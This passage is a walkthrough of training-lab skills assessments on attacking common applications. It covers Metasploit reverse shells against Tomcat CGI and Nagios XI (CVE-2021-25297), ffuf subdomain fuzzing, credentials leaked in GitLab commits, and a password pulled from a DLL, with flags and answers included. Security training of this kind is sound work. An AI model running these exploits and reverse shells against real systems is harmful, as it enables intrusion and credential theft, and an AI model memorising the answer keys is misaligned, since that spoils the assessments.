set ForceExploit true
```

*the RPORT is 8080 by default, of course if its different in your target server, change it. *

**the cmd.bat is based on my ‘ffuf’ results, if required – also change the cmd to your ‘ffuf’ result. **

*** the default payload is ‘windows/meterpreter/reverse_tcp’, keep it ***

Lets confirm everything is in order with 'show options':

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/tomcat_cgi_cmdlineargs) >> show options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):
Name      Current Setting  Required  Description
----      -----          ----- 
Proxies   :           no        A proxy chain of format type:host:port[,type:host:po
RHOSTS   : 10.129.224.251 yes      The target host(s), see https://docs.metasploit.com/
          :               ing-metasploit.html
RPORT    : 8080          yes      The target port (TCP)
SSL      : false         no       Negotiate SSL/TLS for outgoing connections
SSLCert  :             no       Path to a custom SSL certificate (default is randoml
TARGETURI: /cgi/cmd.bat yes      The URI path to CGI script
VHOST    :             no       HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          ----- 
EXITFUNC : process       yes      Exit technique (Accepted: '', seh, thread, process, n
LHOST    : 10.10.15.5     yes      The listen address (an interface may be specified)
LPORT    : 4444          yes      The listen port

Exploit target:
Id  Name
--  --
 0  Apache Tomcat 9.0 or prior for Windows
```

And when ready – enter 'run':

```
[msf] (Jobs:0 Agents:0) exploit(windows/http/tomcat_cgi_cmdlineargs) >> run

[*] Started reverse TCP handler on 10.10.15.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)

[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Sending stage (175686 bytes) to 10.129.224.251
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.10.15.5:4444 -> 10.129.224.251:49701) at 2024-06-24 12:37:37 +0100
      Trash
(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi) >
```

After some progress updating, we get shell!

From here all have to do is to get the flag from the Administrator's Desktop:

```
cat C:/Users/Administrator/Desktop/flag.txt
```

```
(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi) > cat C:/Users/Administrator/Desktop/flag.txt
f55763d31a8f63ec935abd07aee5d3d0(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi) >
```

Attacking Common Applications - Skills Assessment II:

Question: What is the URL of the WordPress instance?

Answer: <http://blog.inlanefreight.local>

Method: first, we will do the ‘initial configuration’ on vhost ‘gitlab.inlanefreight.local’.

Now, to find the WordPress instance we need to find a subdomain.

For that we will use another feature of fuf.

First we need a word list, there are several options to obtain that, like in [here](#) or [here](#) or in the path ‘/opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt’.

In this report we will work with the third option.

We will first run the command:

```
ffuf -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://<target-IP> -H "Host: FUZZ.inlanefreight.local" -mc 200 -fs 0
```

to get all subdomains that return status code 200 (-mc 200), and their size is not 0 (-fs, filter size 0):

```
:: Method      : GET
:: URL         : http://10.129.201.90
:: Wordlist    : FUZZ: /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.inlanefreight.local
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200
:: Filter        : Response size: 0

ns4          [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 9ms]
www          [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 10ms]
cpanel        [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 10ms]
pop           [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 9ms]
webdisk       [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 10ms]
mail          [Status: 200, Size: 46166, Words: 22899, Lines: 923, Duration: 9ms]
```

We are immediately flooded with results, those are fake results, probably the server is configuring to return status code 200 for any of them.

However, we can observe that they all have the same size, words, and lines.

All we have to do is to add the flag ‘-fl’ (filter lines) and put the value 923:

```
ffuf -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://<target-IP> -H "Host: FUZZ.inlanefreight.local" -mc 200 -fl 923 -fs 0
```

```

:: Method          : GET
:: URL            : http://10.129.201.90
:: Wordlist       : /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header          : Host: FUZZ.inlanefreight.local
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher          : Response status: 200
:: Filter           : Response size: 0
:: Filter           : Response lines: 923

blog              [Status: 200, Size: 50115, Words: 16140, Lines: 1015, Duration: 2364ms]
:: Progress: [4997/4997] :: Job [1/1] :: 1369 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

There is a single result – that is the real result.

Question: What is the name of the public GitLab project?

Answer: Virtualhost

Method: we will register an account in Gitlab just as we did in ‘Discovery & Enumeration’ section (the method for that are fully detailed there, they will NOT be repeated here).

Then when signed in to an account, we scroll down on main page until we encounter ‘explore public projects’, and we select it:

The screenshot shows the GitLab interface with the URL 'gitlab.inlanefreight.local:8180'. The top navigation bar includes 'Projects', 'Groups', and 'More'. Below the navigation, a message says 'Groups are the best way to manage projects and members.' A large circular icon is visible. At the bottom, a red arrow points to a blue button labeled 'Explore public projects'.

When on explore page – we select all and the list of the public projects are revealed to us:

The screenshot shows the 'Explore projects' page with the URL 'gitlab.inlanefreight.local:8180/explore/projects'. The top navigation bar includes 'Projects', 'Groups', and 'More'. The main area is titled 'Projects' with tabs for 'Your projects', 'Starred projects', and 'Explore projects' (which is selected). Below the tabs, there are filters for 'All', 'Most stars', and 'Trending'. The list of projects includes 'Administrator / Virtualhost' (highlighted with a red arrow), 'Administrator / Nagios Postgresql', and 'GitLab Instance / Monitoring'.

Question: What is the FQDN of the third vhost?

Answer: monitoring.inlanefreight.local

Method: in the question above we found the ‘VirtualHost’ admin project.

And 2 questions above we learned that the second vhost is ‘blog’.

Lets look for the third domain of the server – we open the project and go to the readme:

The screenshot shows a GitLab interface for the 'Virtualhost' repository. The URL in the address bar is 'gitlab.inlanefreight.local:8180/root/virtualhost/-/blob/master/README.md'. The page title is 'Administrator > Virtualhost > Repository'. The README.md file is displayed, showing a single commit: 'Update README.md - modified usage example' by 'Administrator' 2 years ago. The commit hash is 'bb8b11ca'. Below the commit, there is a file preview for 'README.md' (1.83 KB) with options to 'Edit', 'Web IDE', 'Replace', and 'Delete'. A section titled 'Virtualhost Manage Script' follows, containing a Bash script snippet for managing virtual hosts.

Before we proceed, we learn the project is Virtualhost manager, assigning a domain (or more precisely, subdomain) to any vhost.

Now, scrolling down on readme – we see this:

Examples

to create a new virtual host:

```
$ sudo virtualhost create monitoring.inlanefreight.local
```

to create a new virtual host with custom directory name:

```
$ sudo virtualhost create monitoring.inlanefreight.local my_dir
```

to delete a virtual host

```
$ sudo virtualhost delete monitoring.inlanefreight.local
```

The administrator used ‘monitoring’ subdomain as an example to create vhost.

It looks good enough BUT – we need to confirm it.

We add the domain we found on the IP in /etc/hosts:

```
sudo nano /etc/hosts
```


and when inside the file we reconfigure:

```
<target-IP> gitlab.inlanefreight.local  
monitoring.inlanefreight.local
```

We add the monitoring subdomain to the server IP:

```
10.129.201.90 gitlab.inlanefreight.local monitoring.inlanefreight.local
```

and we enter the new subdomain in the URL:




It works! We got to a functioning website, meaning the monitoring is the third vhost subdomain – and therefore monitoring.inlanefreight.local is the FQDN of the third vhost.

Question: What application is running on this third vhost? (One word)

Answer: Nagios

Method:



(from above)

Question: What is the admin password to access this application?

Answer: oilaKglm7M09@CPL&^IC

Method: in GitLab project explorer, just below the ‘Virtualhost’ – there is another project – ‘Nagios Postgresql’

The screenshot shows the GitLab interface with the 'Explore projects' tab selected. There are three projects listed:

- V Administrator / Virtualhost
- N Administrator / Nagios Postgresql (highlighted with a red arrow)
- M GitLab Instance / Monitoring

Each project has a star rating of 0, 0 forks, 110 issues, 0 pull requests, and was updated 2 years ago.

The INSTALL commit’s name looks interesting:

The screenshot shows the 'Repository' page for the 'nagios-postgresql' project. The 'master' branch is selected. A single commit is shown:

Update INSTALL with master password
Administrator authored 2 years ago

The commit hash is de937176. Below the commit, a table lists files and their last commits:

Name	Last commit	Last update
.gitignore	Ignoring backup files	15 years ago
INSTALL	Update INSTALL with master password	2 years ago

And within the file we encounter the admin’s credentials:

```
20 postgres=# CREATE USER nagiosadmin WITH PASSWORD 'oilaKglm7M09@CPL&^IC';
21 CREATE USER
```

All we have to do is to check the credentials on Nagios:

The top screenshot shows the Nagios XI login page. The user has entered 'nagiosadmin' in the username field and 'oilaKglm7M09@CPL&^IC' in the password field. The bottom screenshot shows the successful login to the Nagios XI dashboard, displaying various monitoring metrics and links.


Sucsess, the credentials are “nagiosadmin:oilakglm7M09@CPL&^IC”

Question: Obtain reverse shell access on the target and submit the contents of the flag.txt file.

Answer: afe377683dce373ec2bf7eaf1e0107eb

Method:

in the Nagios help page, when logged in to the admin account:



The screenshot shows the Nagios XI help page. On the left, there's a sidebar with sections like 'Developer Docs', 'External Help Resources' (which includes 'User Guide'), and 'Documentation Guides'. A red arrow points to the 'User Guide' link under 'Documentation Guides'. The main content area has sections for 'Frequently Asked Questions', 'More Options', 'Change your account settings', 'Getting Started', and 'Learn about XI'. At the bottom left, it says 'Nagios XI 5.7.5 • Check for Updates'. At the bottom right, there's a copyright notice: 'About | Legal | Copyright © 2008-2024 Nagios Enterprise LLC'.


We can observe the version in the bottom left corner – 5.7.5.

Now that we know the version, we can look for an exploit, we shall use metasploit to select one.

On metasploit (msfconsole to start it) – we enter:

```
search nagios
```

And we encounter these results:



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/nagios_nrpe_arguments	2013-02-21	excellent	Yes	Nagios Remote P
1	exploit/linux/http/nagios_xi_snmptrap_authenticated_rce	2020-10-20	excellent	Yes	Nagios XI 5.5.0
2	exploit/linux/http/nagios_xi_configwizards_authenticated_rce	2021-02-13	excellent	Yes	Nagios XI 5.5.6
3	exploit/linux/http/nagios_xi_mibs_authenticated_rce	2020-10-20	excellent	Yes	Nagios XI 5.6.0
4	exploit/linux/http/nagios_xi_autodiscovery_webshell	2021-07-15	excellent	Yes	Nagios XI Autod
5	exploit/linux/http/nagios_xi_chained_rce	2016-03-06	excellent	Yes	Nagios XI Chain
6	exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo	2018-04-17	manual	Yes	Nagios XI Chain
7	post/linux/gather/enum_nagios_xi	2018-04-17	normal	No	Nagios XI Enum

Option 2 is both RCE and fit to our 'Nagios' version, we select it with

```
use 2
```

now, the CVE the exploit is using is [CVE-2021-25297](#) ([here is another link](#))

next we run

```
show options
```

as usual:

```
[msf] (Jobs:0 Agents:0) exploit(linux/http/nagios_xi_configwizards_authenticated_rce) >> show options

Module options (exploit/linux/http/nagios_xi_configwizards_authenticated_rce):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  FINISH_INSTALL    false        no        If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
  PASSWORD          ""           no        Password to authenticate with
  Proxies          /data/proxies.txt  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            "10.10.15.5"  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
  RPORT              80          yes       The target port (TCP)
  SSL                false       no        Negotiate SSL/TLS for outgoing connections
  SSLCert           ""           no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI         "/nagiosxi/"  yes       The base path to the Nagios XI application
  TARGET_CVE        "CVE-2021-25296" yes       CVE to exploit (CVE-2021-25296, CVE-2021-25297, or CVE-2021-25298)
  URIPATH           ""           no        The URI to use for this exploit (default is random)
  USERNAME          "nagiosadmin" no        Username to authenticate with
```

```
Payload options (cmd/unix/reverse_perl_ssl):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
---	---
2	CMD

the username and ports are already set, we need to enter LHOST, RHOSTS and password (which was obtained on last question):

```
set RHOSTS <target-IP>
set LHOST <attacker-IP>
set PASSWORD oilaKglm7M09@CPL&^lC
```

and when ready, hit 'run':

```
[msf] (Jobs:0 Agents:0) exploit(linux/http/nagios_xi_configwizards_authenticated_rce) >> run

[*] Started reverse SSL handler on 10.10.15.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.7.5.
[+] The target appears to be vulnerable.
[*] Sending the payload...
[*] Command shell session 2 opened (10.10.15.5:4444 -> 10.129.110.223:58778) at 2024-06-24 22:08:17 +0100

[*] Command shell session 3 opened (10.10.15.5:4444 -> 10.129.110.223:58782) at 2024-06-24 22:08:25 +0100
whoami
www-data bash
```

We got shell, but we don't know where the flag is, so we need to run system-wide search, with the command:

```
find / -path /proc -prune -o -type f -name *flag*.txt  
2>/dev/null
```

*apparently the flag is not merely 'flag.txt' but <prefix>_flag.txt:

```
find / -path /proc -prune -o -type f -name *flag*.txt 2>/dev/null  
/proc  
/usr/local/nagiosxi/html/admin/f5088a862528cbb16b4e253f1809882c_flag.txt
```

Once we found the path, we get the content with 'cat' command:

```
cat /usr/local/nagiosxi/html/admin/<prefix>_flag.txt  
cat /usr/local/nagiosxi/html/admin/f5088a862528cbb16b4e253f1809882c_flag.txt  
afe377683dce373ec2bf7eaf1e0107eb ←
```

Attacking Common Applications - Skills Assessment III:

Question: What is the hardcoded password for the database connection in the MultimasterAPI.dll file?


Answer: D3veL0pM3nT!

Method: Method 1: we will login to the windows machine with this rdp command:

```
xfreerdp /u:Administrator /p:'xxyj8izxNVzhf4z' /v:<Target IP> /dynamic-resolution
```


now that the windows machine is open – we need to find the DLL first.

Opening the file explorer:




We observe a web.config – and its location in recent files.

Looks interesting – lets open the folder:




	Name	Date modified	Type
	aspnet_client	1/7/2020 9:28 PM	File folder
	assets	1/7/2020 9:28 PM	File folder
	bin	1/7/2020 9:28 PM	File folder
	Content	1/7/2020 9:28 PM	File folder
	css	1/7/2020 10:50 PM	File folder
	fonts	1/7/2020 9:28 PM	File folder
	images	1/7/2020 9:28 PM	File folder
	img	1/7/2020 9:28 PM	File folder
	js	1/7/2020 10:50 PM	File folder
	Scripts	1/7/2020 9:28 PM	File folder
	Views	1/7/2020 9:28 PM	File folder

Now we are at the target folder, lets search the ‘MultimasterAPI.dll’;



Right click → open with → select notepad:




There are a lot of binary encoded text, unreadable in ascii – but as the password is mentioned as hard coded – I do expect to observe it as plain-text string.

Scrolling down we do see strings section:

Some of the strings are directly displayed, and some of them are displayed with a space between every character.

Searching “password” directly yields no result, but searching: ‘p a s s w o r d’:




Will immediately reveal the result.

All we have to do is to take the password value and remove the strings.

Method 2: we will use dnSpy .NET reverse engineering tool ($C \rightarrow \text{tools}$):

We open the dll file in dnSpy:



Then we go to MultimasterAPI.all →

Multimaster.Controllers → ColleagueController, and we look for the connection string.